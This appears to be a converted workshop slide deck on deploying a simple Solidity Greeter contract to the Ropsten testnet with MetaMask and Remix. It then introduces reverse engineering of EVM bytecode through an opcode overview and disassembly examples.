
- Download Metamask for Chrome:
 - ▶ <https://chrome.google.com/webstore/detail/metamask/nkbihfbeogaeaoehlefnkodbefgpgknn?hl=en>
- Accept terms of use and create a password.
- Save the 12 words somewhere
- Click on “Main Network” and change for “Ropsten Test Network”





Metamask Ether Faucet


- MetaMask Ether Faucet:
 - ▶ <https://faucet.metamask.io/>
- Select your ropsten account with metamask
- Click on :
 - ▶ BUY
 - ▶ ROPSTEN TEST FAUCET
 - ▶ (request 1 ether from faucet) *5





Smart contract creation process

Development, deployment & interaction





Deploy your smart contract

- Reload Remix webpage
- You should have your ethereum testnet address in **Account**
- Put a string (with double quote) in the **Deploy field** and click on **Deploy**
- If your Metamask plugin is launch & unlock, you should see this **notification** popup
- Click on **Confirm**

The screenshot shows the Remix IDE deployment interface and a Metamask notification window.

Remix Deployment Interface:

- Environment:** Injected Web3, Ropsten (3)
- Account:** 0x944...bbab1 (10.978884729 ether)
- Gas limit:** 3000000
- Value:** 0 wei
- Contract Type:** Greeter
- Deployment Field:** Deploy "toto"
- Alternatives:** At Address, Load contract from Address

Metamask Notification Window:

- Title:** MetaMask Notification
- Network:** Ropsten Test Network
- Account:** Account 1
- Section:** CONTRACT DEPLOYMENT
- Amount:** \$0.00 USD
- Gas Fee:** \$0.11 (0.000526)
- Total:** \$0.11 (0.000526)
- Buttons:** CANCEL, CONFIRM



Deploy your smart contract

- You should see some stuff happened in the **Transaction tab** of Remix

creation of Greeter pending...

<https://ropsten.etherscan.io/tx/0x310c1ccb7fd6bd162535aa7d5b8372a81969f9ec9c2cbbae9928729b32dfd652>

[block:4117529 txIndex:11] from:0x944...bbab1 to:Greeter.(constructor) value:0 wei data:0x608...00000 logs:0 hash:0x310...fd652

Debug ▾

- Click on the link and you will see the **Deploy Transaction** on <https://ropsten.etherscan.io>

Overview

Transaction Information [This is a Ropsten Testnet Transaction Only] Tools & Utilities ▾

TxHash:	0x310c1ccb7fd6bd162535aa7d5b8372a81969f9ec9c2cbbae9928729b32dfd652
TxReceipt Status:	Success
Block Height:	4117529 (26 Block Confirmations)
TimeStamp:	6 mins ago (Sep-26-2018 10:12:08 AM +UTC)
From:	0x9449671bb9e2ab569712c17d133d901920dbbab1
To:	[Contract 0x5615ab27e273127fd0c0e186a9671b8dd3334028 Created]

smart contract address



Your Smart contract on the blockchain




Existing contracts on [etherscan.io](#)

Only bytecode is mandatory to create a contract account

Contract Source Code </> 

```
1 pragma solidity ^0.4.11;
2
3
4 /*
5  * @title Ownable
6  * @dev The Ownable contract has an owner address, and provides basic authorization control
7  * functions, this simplifies the implementation of "user permissions".
8  */
9 contract Ownable {
10     address public owner;
11
12
13 /*
14  * @dev The Ownable constructor sets the original 'owner' of the contract to the sender
15  * account.
16  */
17 function Ownable() {
18     owner = msg.sender;
19 }
20
21
22 /*
23  * @dev Throws if called by any account other than the owner.
24  */
25 modifier onlyOwner() {
```

Contract ABI 

```
[{"constant":true,"inputs":[{"name":"_interfaceID","type":"bytes4"}],"name":"suppo
yable":false,"stateMutability":"view","type":"function"}, {"constant":true,"inputs":
ddress"]),"payable":false,"stateMutability":"view","type":"function"}, {"constant":
ame":"_preferredTransport","type":"string"}],"name":"tokenMetadata","outputs":[],"r
Mutability":"view","type":"function"}, {"constant":true,"inputs":[],"name":"promoCr
ayable":false,"stateMutability":"view","type":"function"}, {"constant":true,"inputs
g"]),"payable":false,"stateMutability":"view","type":"function"}, {"constant":false
kenId","type":"uint256"}],"name":"approve","outputs":[],"payable":false,"stateMut
e,"inputs":[],"name":"ceoAddress","outputs":[{"name":"","type":"address"}]}, "payab
("constant":true,"inputs":[],"name":"GENO_STARTING_PRICE","outputs":[{"name":"","t
vul":true,"type":"function"}]}]
```

Contract Creation Code 

© QuoScient | Blackalps 2018 152610e1060a0820152611c2060c082015261384060e082015261708061010082015261e1006101208
152610e1060a060020a60ff02191690556101c090519081016040908152603c825260
018082015262093a806101a0820152620000a790600390600e620004e4565b50600f60055566071afc



Available functions of deployed contract

```
browser/ballot.sol *  
  
1 contract mortal {  
2     /* Define variable owner of the type address */  
3     address owner; constructor  
4  
5     /* This function is executed at initialization and sets the owner of the contract */  
6     function mortal() { owner = msg.sender; }  
7  
8     /* Function to recover the funds on the contract */  
9     function kill() { if (msg.sender == owner) selfdestruct(owner); }  
10 }  
11  
12 contract greeter is mortal {  
13     /* Define variable greeting of the type string */  
14     string greeting; constructor  
15  
16     /* This runs when the contract is executed */  
17     function greeter(string _greeting) public {  
18         greeting = _greeting;  
19     }  
20  
21     /* Main function */  
22     function greet() constant returns (string) {  
23         return greeting;  
24     }  
25 }
```

[2] only remix transactions, script

kill() is callable

greet() is callable

Compile Run Settings Analysis Debugger Support

Environment Injected Web3 Ropsten (3)

Account 0x944...bbab1 (10.982916259 ether)

Gas limit 3000000

Value 0 wei

greeter

"hello" Create

Load contract from Address At Address

0 pending transactions

greeter at 0xcdd...f4cf3 (blockchain)


kill

greet



Smart contract creation process

Development, deployment & interaction






Interact with your smart contract

Click on `greet`

- ▶ The string you provide should appear
- ▶ This call changes nothing on the blockchain, so it returns instantly and without any gas cost

The screenshot shows the 'Deployed Contracts' section of the MyEtherWallet interface. It lists a single contract named 'Greeter at 0x561...34028 (blockchain)'. Below the contract name are two buttons: 'kill' (red) and 'greet' (blue). Underneath the buttons, the output is shown as 'O: string: toto'.



Click on `kill`

- ▶ **Confirm** the transaction

Take a look at the Transactions tab in ropsten.etherscan.io

The screenshot shows the 'Transactions' tab of the Etherscan interface. The table header includes columns for TxHash, Block, Age, From, To, Value, and [TxFee]. The first row shows a transaction from '0xd6f8f71ca994d96...' to '0x5615ab27e27312...' with a value of '0 Ether' and a gas fee of '0.000013455'. The second row shows a 'Contract Creation' transaction from '0x9449671bb9e2ab...' with a value of '0 Ether' and a gas fee of '0.000525776'. The 'Code Self Destruct' tab is highlighted with a red border.

Transactions	Internal Txns	Code Self Destruct						
Latest 2 txns								
TxHash	Block	Age	From		To	Value	[TxFee]	
0xd6f8f71ca994d96...	4117691	50 secs ago	0x9449671bb9e2ab...		IN	0x5615ab27e27312...	0 Ether	0.000013455
0x310c1ccb7fd6bd1...	4117529	35 mins ago	0x9449671bb9e2ab...		IN	Contract Creation	0 Ether	0.000525776



Extra Exercise – Basic HelloWorld with logs

- Basic contract with call to `log_string` in the fallback function
- Fallback function are called when a contract is called and **no existing function was specified**.

```
1 contract HelloWorld {  
2     event log_string(bytes32 log); // Event  
3  
4     function () { // Fallback Function  
5         log_string("Hello World!");  
6     }  
7 }
```





Extra Exercise – Basic HelloWorld with logs

- ## >Create your first smart contract

- ▶ write your solidity code (1)
 - ▶ go in the run tab
 - ▶ click on **Create** (2)
 - ▶ metamask popup appears
 - ▶ click on **SUBMIT**

- Once transaction added to a block

- ▶ click on the <https://ropsten.etherscan.io> link
 - ▶ In the `to` field you have the contract address

- ⑧ Click on the **(fallback)** button (3)


- ▶ Validate the transaction and open it on etherscan

- Take a look at the **Event Logs** tab in etherscan and find "Hello World!" (4)

- 💡 Take a look at the **BYTECODE**, **ABI** and **WEB3DEPLOY** in **Compile -> details** (remix)

```
« + browser/browser.sol *
```

```
1 * contract HelloWorld {
2     event log_string(bytes32 log); // Event
3
4     function () { // Fallback Function|
5         log_string("Hello World!");
6     }
7 }
```





Reversing Ethereum smart contracts

03






What is Reverse engineering?

```
contract Mortal {  
    /* Define variable owner of the type address */  
    address owner;  
  
    /* This function is executed at initialization  
       and sets the owner of the contract */  
    function Mortal() { owner = msg.sender; }  
  
    /* Function to recover the funds on the contract */  
    function kill() {  
        if (msg.sender == owner)  
            selfdestruct(owner);  
    }  
  
contract Greeter is Mortal {  
    /* Define variable greeting of the type string */  
    string greeting;  
  
    /* This runs when the contract is executed */  
    function Greeter(string _greeting) public {  
        greeting = _greeting;  
    }  
  
    /* Main function */  
    function greet() constant returns (string) {  
        return greeting;  
    }  
}
```

Solidity source code



```
60806040526004361061004c5  
76000357c0100000000000000  
00000000000000000000000000  
0000000000000000900463ff  
ffffffff16806341c0e1b514610  
051578063cfae321714610068  
575b600080fd5b34801561005  
d57600080fd5b506100666100  
f8565b005b348015610074576  
00080fd5b5061007d61018956  
5b60405180806020018281038  
2528381815181526020019150  
8051906020019080838360005  
b838110156100bd5780820151  
818401526020810190506100a  
2565b50505050905090810190  
601f1680156100ea578082038  
0516001836020036101000a03  
1916815260200191505b50925  
0505060405180910390f35b60  
00809054...
```

EVM bytecode



```
[1] PUSH1 0x80  
[3] PUSH1 0x40  
[4] MSTORE  
[6] PUSH1 0x04  
[7] CALLDATASIZE  
[8] LT  
[11] PUSH2 0x004c  
[12] JUMPI  
[14] PUSH1 0x00  
[15] CALLDATALOAD  
[45] PUSH29 0x01000000000000000000000000000000  
[46] SWAP1  
[47] DIV  
[52] PUSH4 0xffffffff  
[53] AND  
[54] DUP1  
[59] PUSH4 0x41c0e1b5  
[60] EQ  
[63] PUSH2 0x0051  
[64] JUMPI  
[65] DUP1  
[70] PUSH4 0xcfcae3217  
[71] EQ  
[74] PUSH2 0x0068  
[75] JUMPI
```

EVM assembly



Bytecode decomposition

Q Loader code

- ▶ Run the contract constructor
 - ▶ Execute once to store the runtime code on the blockchain
 - ▶ Can be present in “Contract creation code” on [etherscan.io](#)
 - ▶ Present in **Input Data** of the deploying transaction

Runtime code

- ▶ Stored on the blockchain
 - ▶ Executed for each transaction with the contract

⬢ Swarm Hash (a.k.a. bzzhash)

- ▶ Merkle tree hash used to **retrieve** the **content** of the associated persistent storage of the contract
 - ▶ Concatenated at the end of the code
 - ▶ Magic number: 0x627a7a72 (**bzzr**)

608060405234801561001057600080fd5b5060405161039b380
38061039b833981018060405281019080805182019291905050
50336000806101000a81548173ffffffffffffffffffffffffffff
fffffffffffffffff021916908373ffffffffffffffffffffffff
fffffffffffffffff16021790555080600190805190602001906
10089929190610090565b5050610135565b8280546001816001
16156101000203166002900490600052602060002090601f016
020900481019282601f106100d157805160ff19168380011785
556100ff565b828001600101855582156100ff579182015b828
111156100fe5782518255916020019190600101906100e3565b
5b50905061010c9190610110565b5090565b61013291905b808
2111561012e576000816000905550600101610116565b509056
5b90565b610257806101446000396000f300608060405260043
61061004c576000357c01000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000
1b514610051578063cfac321714610068575b600080fd5b3480
1561005d57600080fd5b506100666100f8565b005b348015610
07457600080fd5b5061007d610189565b604051808060200182
810382528381815181526020019150805190602001908083836
0005b838110156100bd57808201518184015260208101905061
00a2565b50505050905090810190601f1680156100ea5780820
380516001836020036101000a031916815260200191505b5092
50505060405180910390f35b6000809054906101000a900473f
fffffffffffffffffffffffffffffffffffff1673ffffffffffff
fffffffffffffffffffffffffffffffff163373ffffffffffff
fffffffffffffffffffffffff161415610187576000809054
906101000a900473ffffffffffffffffffffffffffffffff
fffff1673fffffffffffffffffffffffffffffffff16
ff5b565b6060600180546001816001161561010002031660029
00480601f016020809104026020016040519081016040528092
919081815260200182805460018160011615610100020316600
2900480156102215780601f106101f657610100808354040283
529160200191610221565b820191906000526020600020905b8
1548152906001019060200180831161020457829003601f1682
01915b505050509050905600a165627a7a72305820df97826
8dd1593a7bbc753bfb0404d8353b4c6ced383d8107c926d5003
e40c060029

Ethereum Virtual Machine

Architecture

Stack machine

Turing complete


Instruction set	~180 Opcodes
-----------------	--------------

Memory type

Stack	volatile	byte-array (list [])
-------	----------	----------------------

Memory	volatile	byte-array (list [])
--------	----------	----------------------

Storage	persistent	key-value database (dictionary {})
---------	------------	---------------------------------------






Bytecode disassembly





Disassembling



Decoded Bytecode :



EVM Instructions set

Opcodes value	Family	Examples
0x00 – 0x0B	Stop and Arithmetic Operations	STOP, ADD, SUB, MUL, DIV, EXP
0x10 – 0x1A	Comparison & Bitwise Logic Operations	LT, GT, EQ, ISZERO, AND, XOR
0x20	SHA3	SHA3
0x30 – 0x3E	Environmental Information	ADDRESS, CALLER, CALLDATALOAD
0x40 – 0x45	Block Information	BLOCKHASH, COINBASE, NUMBER
0x50 – 0x5B	Stack, Memory, Storage and Flow Operations	POP, MSTORE, JUMP, JUMPI, JUMPDEST
0x60 – 0x7F	Push Operations	PUSH1 – PUSH32
0x80 – 0x8F	Duplication Operations	DUP1 – DUP16
0x90 – 0x9F	Exchange Operations	SWAP1 – SWAP16
0xA0 – 0xA4	Logging Operations	LOG0 – LOG4
0xF0 – 0xFF	System operations	CALL, RETURN, DELEGATECALL

Decoded Bytecode :

<https://etherscan.io/opcode-tool>



Ethereum opcodes and instruction reference

- You can use this github repo to get a quick visibility about EVM opcodes utility.
 - ▶ Trail Of Bits - <https://github.com/trailofbits/evm-opcodes>

Ethereum VM (EVM) Opcodes and Instruction Reference

This reference consolidates EVM opcode information from the [yellow paper](#), [stack exchange](#), [solidity source](#), [parity source](#), [evm-opcode-gas-costs](#) and [Manticore](#).

New issues and contributions are welcome, and are covered by bounties from Trail of Bits. Join us in #ethereum on the [Empire Hacking Slack](#) to discuss Ethereum security tool development.

Notes
